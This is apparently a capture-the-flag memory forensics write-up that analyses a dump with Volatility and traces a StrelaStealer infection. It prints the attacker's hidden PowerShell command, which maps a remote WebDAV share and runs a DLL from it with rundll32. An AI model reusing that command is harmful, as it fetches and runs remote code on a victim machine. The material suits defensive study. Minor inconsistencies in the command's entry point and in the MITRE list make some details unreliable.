

Memory Forensics Challenge Write-up

Challenge Files

• file.dmp

Challenge Scenario

You are a forensic investigator at a financial institution, and your SIEM has flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine.

Your task is to analyze the memory for signs of compromise, trace the origin of the anomaly, and assess its scope to help contain the incident effectively.

Questions & Analysis

1. What is the name of the malicious process?

First, we need to identify the processes present in the memory dump and examine their command lines.

```
vol -f file.dmp windows.pstree
```

Relevant output:


```
9112    4120    wordpad.exe
3692    4120    powershell.exe
2416    3692    net.exe
6892    3692    conhost.exe
```

The most important entry is the PowerShell command line:


```
powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,ent
```

This shows that PowerShell is being used to execute a hidden command. The command first uses net.exe to access a remote WebDAV share and then uses rundll32.exe to execute 3435.dll.

Process relationship:



Suspicious execution chain:



Answer: powershell.exe

2. What is the parent PID of the malicious process?

From the pstree output:

```
3692    4120    powershell.exe
```

The second value is the parent PID. PowerShell has PID 3692 and parent PID 4120.

Answer: 4120

3. What is the file name used by the malware to execute the second-stage payload?

The PowerShell command contains:

```
rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
```

The DLL being executed is **3435.dll**.

Answer: 3435.dll

4. What is the name of the shared directory being accessed on the remote server?

The same command contains:

```
\\45.9.74.32@8888\davwwwroot\
```

The remote shared directory is **davwwwroot**.

Answer: davwwwroot

5. What is the MITRE ATT&CK; sub-technique ID describing the execution of the second-stage payload?

A MITRE ATT&CK; sub-technique ID identifies a specific technique used by an attacker.

```
T1059      Command and Scripting Interpreter
T1059.001  PowerShell
T1059.003  Windows Command Shell
T1059.004  Unix Shell
```

MITRE ATT&CK; Enterprise techniques: <https://attack.mitre.org/techniques/enterprise/>

In this case, the second-stage DLL is executed using rundll32.exe. The corresponding sub-technique is **T1218.011 — Rundll32**.

Answer: T1218.011

6. What is the username under which the malicious process runs?

To investigate the user associated with the activity, I examined Windows user-related artifacts using Volatility.

```
vol -f file.dmp windows.registry.userassist.UserAssist
```

The relevant username identified from the challenge artifacts is **Elon**.

Answer: Elon

7. What is the malware family?

The PowerShell command provides an important IOC:

```
\\45.9.74.32@8888\davwwwroot\3435.dll
```

I searched for this IOC and found an ANY.RUN analysis containing the same malware-related artifact:

<https://any.run/report/e19b6144d7da72a97f5468fade0ed971a798359ed2f1dcb1e5e28f2d6b540175/28ba4903-16e2-44b1-bcdc-2eb686ad3dcf>

The external analysis identifies the malware family as **StrelaStealer**.

Answer: StrelaStealer

Final Answers

Question	Answer
Malicious process	powershell.exe

Question	Answer
Parent PID	4120
Second-stage payload	3435.dll
Remote shared directory	davwwwroot
MITRE ATT&CK sub-technique	T1218.011
Username	Elon
Malware family	StrelaStealer